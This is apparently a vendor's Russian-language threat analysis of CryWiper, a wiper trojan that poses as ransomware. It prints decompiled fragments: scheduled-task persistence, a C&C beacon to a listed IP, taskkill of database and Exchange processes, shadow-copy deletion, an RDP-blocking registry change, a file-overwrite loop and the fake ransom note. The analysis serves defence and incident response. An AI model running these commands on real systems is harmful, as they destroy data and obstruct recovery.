


## Новый троянец CryWiper прикидывается шифровальщиком



Большинство кибератак имеют финансовую мотивацию, однако в последнее время возросло число атак, цель которых — не обогащение, а нанесение ущерба жертве. Одним из инструментов таких атак являются вайперы (от англ. wiper) — программы, которые уничтожают данные без возможности восстановления. К наиболее известным вайперам, появившимся в 2022 году, [относятся](#) DoubleZero, IsaacWiper, HermeticWiper, CaddyWiper, WhisperGate, AcidRain, Industroyer2 и RuRansom.

Осенью 2022 года наши решения зафиксировали попытки ранее неизвестного троянца, которого мы назвали CryWiper, атаковать сеть организации в Российской Федерации. Изучив образец вредоносного ПО, мы выяснили, что этот троянец, хотя и маскируется под шифровальщика и вымогает у жертвы деньги за «расшифровку» данных, в действительности не шифрует, а целенаправленно уничтожает данные в пострадавшей системе. Более того, анализ программного кода троянца показал, что это не ошибка разработчика, а его изначальный замысел.

### Технические детали CryWiper

Попавший к нам образец CryWiper — это 64-битный исполняемый файл под ОС Windows. Зловред разработан на языке C++ и собран с помощью набора инструментов MinGW-w64 и компилятора GCC. Это не самый распространенный подход среди разработчиков вредоносного ПО на C/C++ под Windows — для таких целей чаще используют среду разработки Microsoft Visual Studio. Сборка

с помощью MinGW целесообразно либо при разработке кросс-платформенного приложения под разные ОС (например, под Windows, Linux и/или FreeBSD), либо если сам разработчик в качестве основной ОС использует что-либо отличное от Windows. Отметим, что в случае CryWiper первый вариант маловероятен, так как троянец использует много вызовов WinAPI-функций.

Дата сборки образца, в соответствии с полем PE заголовка: 2022-09-06 11:08:54.

Образец троянца был обнаружен по следующему пути:

1 c:\windows\system32\browserupdate.exe

## Алгоритм работы CryWiper

### Создание задачи в планировщике

После запуска CryWiper с помощью планировщика заданий (Task Scheduler) и команды `schtasks create` создает задачу для запуска собственного файла каждые 5 минут.

```
199  qmemcpy(  
200      str,  
201      "schtasks /create /f /sc minute /mo 5 /ru SYSTEM /tn BrowserUpdate /tr C:\\Windows\\system32\\browserupdate.exe",  
202      107);  
203  Size = Buffer;  
204  *(Buffer + str) = 0;  
205  memset(&Buffer, 0, 0x68ui64);  
206  *&Data = 0i64;  
207  LODWORD(Buffer) = 104;  
208  hObject = 0i64;  
209  v87 = 0i64;  
210  if ( CreateProcessA(0i64, str, 0i64, 0i64, 0, 0x8000200u, 0i64, 0i64, &Buffer, &Data) )
```

### Создание задачи в планировщике

### Коммуникация с C&C

Затем троянец обращается к своему командному серверу с помощью запроса HTTP GET и в виде параметра передает имя зараженного компьютера.

Wireshark · Follow HTTP Stream (tcp.stream eq 0) · 5e74cf2d8840c90a3ab9e9fc23767f6f.pcap

```
GET /IYJHNkmy3XNZ? HTTP/1.1
Connection: Keep-Alive
User-Agent: WinHTTP Client/1.0
Host: 82.221.141.8

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: 2022 07:18:27 GMT
Content-Type: application/octet-stream
Content-Length: 10
Last-Modified: 2022 06:26:28 GMT
Connection: keep-alive
ETag: "62f4a114-a"
Accept-Ranges: bytes

do not run
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (391 bytes) Show data as ASCII

Find:

### **Запрос CryWiper и ответ от C&C**

В ответ сервер C&C отправляет строку run либо do not run, которая управляет поведением троянца. Если вернулось run, то CryWiper сразу приступит к вредоносной активности.

Во всех остальных случаях выполняется особая логика, которая, судя по результатам нашего анализа, задумана как отсрочка выполнения на 4 суток (345 600 секунд). Однако реализована она неудачно: код написан так, что зловред ни при каких условиях не будет ждать указанное время и просто завершит исполнение, если не получил команду run. CryWiper сохраняет текущее время в реестре (параметр HKCU\Software\Sysinternals\BrowserUpdate\Timestamp) сразу перед проверкой ответа от сервера. Получив команду do not run или не получив указаний, он вычисляет, сколько секунд прошло с сохраненного момента, и, если это значение меньше 345 600 секунд, завершает работу. При этом оно никогда не будет больше 345 600 секунд — в действительности проверка занимает лишь доли секунды. А при следующем запуске (см. выше — для этой цели троянец создавал задачу в планировщике) CryWiper снова перезапишет значение Timestamp.

```

321 *v76 = (time64)(0i64, v52, v54);
322 RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0, 0i64, 0, 0xF003Fu, 0i64, &hKey, 0i64);
323 RegSetValueExA(hKey, "Timestamp", 0, REG_DWORD, v76, 4u);
324 if ( !std::string::compare(&Buffer, "run") )
325 {
326     *v77 = 1;
327     RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &v82, 0i64);
328     RegSetValueExA(v82, "Started", 0, 4u, v77, 4u);
329     Payload(v64, v63);
330     *v78 = 0;
331     RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, v83, 0i64);
332     RegSetValueExA(*v83, "Started", 0, 4u, v78, 4u);
333 }
334 else
335 {
336     v56 = (time64)(0i64);
337     if ( !(RegOpenKeyExA)(HKEY_CURRENT_USER, "Software\\Sysinternals\\BrowserUpdate", 0i64, 0x2001Fi64, &Data) )
338     {
339         tmp[0] = 4;
340         if ( !RegQueryValueExA(*&Data, "Timestamp", 0i64, 0i64, v83, tmp) && *v83 && (v56 - *v83) > 345600 )
341         {
342             *v79 = 1;
343             RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, tmp, 0i64);
344             RegSetValueExA(*tmp, "Started", 0, REG_DWORD, v79, 4u);
345             Payload(v66, v65);
346             *v80 = 0;
347             RegCreateKeyExA(HKEY_CURRENT_USER, "Software\\Sysinternals\\SDelete", 0, 0i64, 0, 0xF003Fu, 0i64, &Data, 0i64);
348             RegSetValueExA(*&Data, "Started", 0, REG_DWORD, v80, 4u);

```

### ***Код, замеряющий время и проверяющий ответ от C&C***

#### **Остановка процессов, изменение настроек**

Получив ответ run, CryWiper с помощью команды taskkill останавливает процессы, относящиеся к работе серверов баз данных MySQL и MS SQL, почтового сервера MS Exchange и веб-служб MS Active Directory. Троянец делает это для того, чтобы иметь доступ к файлам, которые были бы заняты этими процессами в случае их нормальной работы.

```

18 system("taskkill.exe /f /im mysqld.exe");
19 system("taskkill.exe /f /im sqlwriter.exe");
20 system("taskkill.exe /f /im sqlserver.exe");
21 system("taskkill.exe /f /im MExchange*");
22 system("taskkill.exe /f /im Microsoft.Exchange.*");
23 system("taskkill.exe /f /im Microsoft.ActiveDirectory.WebServices.exe");
24 system("vssadmin delete shadows /for=c: /all");

```

#### ***Остановка процессов и удаление теневых копий***

Кроме того, троянец удаляет теневые копии файлов при помощи команды vssadmin delete shadows /for=c: /all, что, однако, затрагивает только диск C:. Вероятно, это еще одна оплошность злоумышленника.

Также интересная деталь связана с изменением параметра реестра HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\fdenyTSCconnections, который отвечает за запрет подключения к системе по протоколу удаленного рабочего стола (RDP). При атаках с использованием программ-вымогателей злоумышленники зачастую выставляют значение этого параметра на 0, чтобы разрешить к системе доступ по RDP, — например, с целью горизонтального распространения в скомпрометированной сети.

Здесь же мы наблюдаем противоположное поведение: CryWiper устанавливает значение 1, что запрещает доступ по RDP.

```

6 *Data = 1;
7 RegCreateKeyExA(
8     HKEY_LOCAL_MACHINE,
9     "SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
10    0,
11    0i64,
12    0,
13    KEY_ALL_ACCESS,
14    0i64,
15    &hKey,
16    0i64);
17 RegSetValueExA(hKey, "fDenyTSConnections", 0, REG_DWORD, Data, 4u);

```

### **Запрет доступа по RDP**

Цель этого действия не вполне ясна. Возможно, таким образом разработчик троянца пытается усложнить жизнь ИБ- и IT-специалистам, которые будут участвовать в реагировании на инцидент, — из-за этой настройки они не смогут без дополнительных действий удаленно подключиться к зараженной системе.

### **Уничтожение данных**

Для уничтожения пользовательских файлов CryWiper генерирует последовательность данных при помощи известного генератора псевдослучайных чисел «Вихрь Мерсенна» и записывает эти данные вместо оригинального содержимого файла.

При поиске пользовательских файлов CryWiper пропускает те, которые имеют расширения или находятся в директориях, указанных в таблице.

#### **Игнорируемые расширения файлов**

.exe  
 .dll  
 .lnk  
 .sys  
 .msi  
 .CRY

#### **Подстроки в пути к игнорируемым директориям**

C:\Windows  
 tmp  
 winnt  
 temp  
 thumb  
 System Volume Information  
 Boot  
 Windows  
 Trend Micro

Файлы с испорченным содержимым получают дополнительное расширение **.CRY**.



```

5  seed = std::random_device::read(&g_rand_device);
6  i = 1i64;
7  state[0] = seed;
8  twister = seed;
9  do
10 {
11  twister = 0x6C078965 * (twister ^ (twister >> 30)) + i;
12  state[i++] = twister;
13 }
14 while ( i != 624 );
15 v5 = a1;
16 v6 = _mm_loadu_si128(&xmmword_4D9B80);
17 v7 = _mm_loadu_si128(&xmmword_4D9B90);
18 v8 = a1 + 0x100000;
19 v9 = _mm_loadu_si128(&xmmword_4D9BA0);
20 v10 = _mm_loadu_si128(&xmmword_4D9BB0);
21 do
22 {
23  if ( i == 624 )
24  {
25    v13 = state;
26    do
27    {
28      v14 = _mm_loadu_si128(v13);
29      v15 = _mm_loadu_si128((v13 + 1));
30      v13 += 4;
31      v16 = _mm_or_si128(_mm_and_si128(v14, v6), _mm_and_si128(v15, v7));
32      v17 = _mm_cmpeq_epi32(_mm_and_si128(v16, v9), 0i64);
33      v18 = _mm_xor_si128(_mm_srli_epi32(v16, 1u), _mm_loadu_si128((v13 + 393)));
34      *(v13 - 1) = _mm_or_si128(_mm_andnot_si128(v17, _mm_xor_si128(v18, v10)), _mm_and_si128(v18, v17));
35    }
36    while ( v13 != &v31 );
37    v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1);
38    if ( (v32 & 1) != 0 )
39      v19 = v36 ^ ((v32 & 0x7FFFFFFF | v31 & 0x80000000) >> 1) ^ 0x9908B0DF;

```

### Часть процедуры, реализующей ГПСЧ «Вихрь Мерсенна». Выделены характерные константы

Примечательно, что точной такой же алгоритм генерации псевдослучайных чисел использовал другой вайпер — IsaacWiper. Впрочем, никакой иной взаимосвязи между ними обнаружить не удалось. Кроме того, они использовались в атаках на разные цели. Так, IsaacWiper был замечен в атаках на государственный сектор Украины, а CryWiper, по имеющимся у нас данным, атаковал организацию в Российской Федерации.

```

751  while ( 1 )
752  {
753    GenerateRandom(buffer);
754    if ( !WriteFile(hFile, buffer, 0x100000u, v238, 0i64) )
755      break;
756    if ( v181 == ++v183 )
757      goto LABEL_211;
758  }

```

### Часть процедуры, уничтожающей содержимое файлов

CryWiper маскируется под шифровальщика и сохраняет в файле **README.txt** требования о выкупе. В тексте требований используются типичные для вымогательского ПО формулировки, а также приводится адрес Bitcoin-кошелька для оплаты выкупа, адрес почты для связи со злоумышленниками и ID заражения.

Строка ID у CryWiper фиксированная, она содержится в теле троянца и не меняется от запуска к запуску. В большинстве шифровальщиков ID уникален для каждой жертвы и нужен атакующим, чтобы определить, какая жертва заплатила выкуп, а какая нет. Хотя из этого правила есть исключения: если для каждой атаки собирается новый образец троянца, то иногда ID оставляется фиксированным или даже вообще не используется.

Так или иначе, CryWiper умышленно уничтожает содержимое файлов, а значит, и отличать одну жертву от другой для атакующих нет смысла — все равно расшифровывать после заражения уже нечего.

```
255 |      qmemcry(
256 |          ((v69 + 1) & 0xFFFFFFFFFFFFFFFF8ui64),
257 |          ("All your important files were encrypted on this computer.\n"
258 |          "You can verify this by click on see files an try open them.\n"
259 |          "\n"
260 |          "Encrtyption was produced using unique KEY generated for this computer.\n"
261 |          "\n"
262 |          "To decrypted files, you need to otbtain private key.\n"
263 |          "The single copy of the private key, with will allow you to decrypt the files, is locate on a secret server on"
264 |          " the internet;\n"
265 |          "The server will destroy the key within 24 hours after encryption completed.\n"
266 |          "Payment have to be made in maxim 24 hours\n"
267 |          "To retrieve the private key, you need to pay 0.5 BITCOINS\n"
268 |          "\n"
269 |          "Bitcoins have to be sent to this address: bc1qdr90p8l5jwen4ymewl7276z45rpzfhm70x0rfd\n"
270 |          "\n"
271 |          "After you've sent the payment send us an email to : fast_decrypt_and_protect@tutanota.com with subject : ERRO"
272 |          "R-ID-63100778(0.5BITCOINS)\n"
273 |          "If you are not familiar with bitcoin you can buy it from here :\n"
274 |          "\n"
275 |          "SITE : www.localbitcoin.com\n"
276 |          "\n"
277 |          "After we confirm the payment , we send the private key so you can decrypt your system."
278 |          - (v69
279 |          - ((v69 + 1) & 0xFFFFFFFFFFFFFFFF8ui64)),
280 |          8i64 * ((v69 - ((v69 + 8) & 0xFFFFFFFF8) + 948) >> 3));
```

## Текст требований CryWiper

## Связь с другими семействами

С точки зрения кода и функциональности CryWiper — новый зловред, не связанный с уже существующими семействами. Однако среди вайперов редко используется генерация случайных значений при помощи «Вихря Мерсенна» — чаще встречаются более простые варианты. Выбор алгоритма в CryWiper совпадает с ранее упомянутым IsaacWiper – единственным из популярных вайперов, который генерирует псевдослучайные значения с помощью этого алгоритма.

Еще одно довольно интересное пересечение с другим вредоносным ПО мы нашли при анализе адреса электронной почты в записке. Оказалось, что этот адрес уже использовался ранее, но не в вайперах: он содержался в нескольких образцах шифровальщиков (например, MD5: [4A42F739CE694DB7B3CDD3C233CE7FB1](#), [71D9E6EE26D46C4DBB3D8E6DF19DDA7D](#), [0C6D33DA653230F56A7168E73F1448AC](#)). Два из них относятся к программам-вымогателям хорошо известного семейства Trojan-Ransom.Win32.Xorist, третий является не получившим большой известности образцом из семейства Trojan-Ransom.MSIL.Agent. Самый ранний образец, использующий этот адрес, датирован серединой июня 2017 года.

## Заключение

CryWiper позиционирует себя как программа-вымогатель, то есть утверждает, что файлы жертвы зашифрованы и в случае оплаты выкупа их можно восстановить. Однако это обман: на самом деле данные уничтожены и вернуть их нельзя. Деятельность CryWiper в очередной раз показывает, что оплата выкупа не гарантирует восстановление файлов.

Во многих случаях причиной инцидентов с вайперами и вымогательским ПО становится недостаточная защищенность сети, и именно на усиление защиты следует обращать внимание. Мы предполагаем, что число кибератак, в том числе с использованием вайперов, будет расти — во многом из-за нестабильной ситуации в мире. Поэтому снизить вероятность компрометации и потери данных при атаках вайперов и шифровальщиков поможет следующее.

- Защитные решения с возможностью поведенческого анализа файлов, выявляющие и блокирующие вредоносное ПО, — например, [KES](#).
- [MDR](#)— и SOC-сервисы, позволяющие своевременно обнаружить вторжение и принять меры по реагированию.
- Динамический анализ почтовых вложений и блокировка вредоносных файлов и URL-адресов. Это затруднит атаки по электронной почте — одному из наиболее распространенных векторов. Такая функциональность есть, например, в [Kaspersky Anti Targeted Attack \(KATA\)](#).
- Проведение регулярных тестирований на проникновение и RedTeam-проектов. Это поможет выявить уязвимые места инфраструктуры организации, защитить их и тем самым значительно уменьшить поверхность атаки для злоумышленников.
- Мониторинг данных об угрозах. Для своевременного обнаружения и блокировки вредоносной активности необходимо располагать актуальной информацией о тактиках, инструментах и инфраструктуре злоумышленников. Для этого нужны потоки данных об угрозах, например [Kaspersky Threat Data Feeds](#).

## IoC

[14808919a8c40ccada6fb056b7fd7373](#) — Trojan-Ransom.Win64.CryWiper.a

c:\windows\system32\browserupdate.exe — путь к образцу троянца в системе

[hxxp://82.221.141.8/IYJHNkmy3XNZ](#) — сервер C&C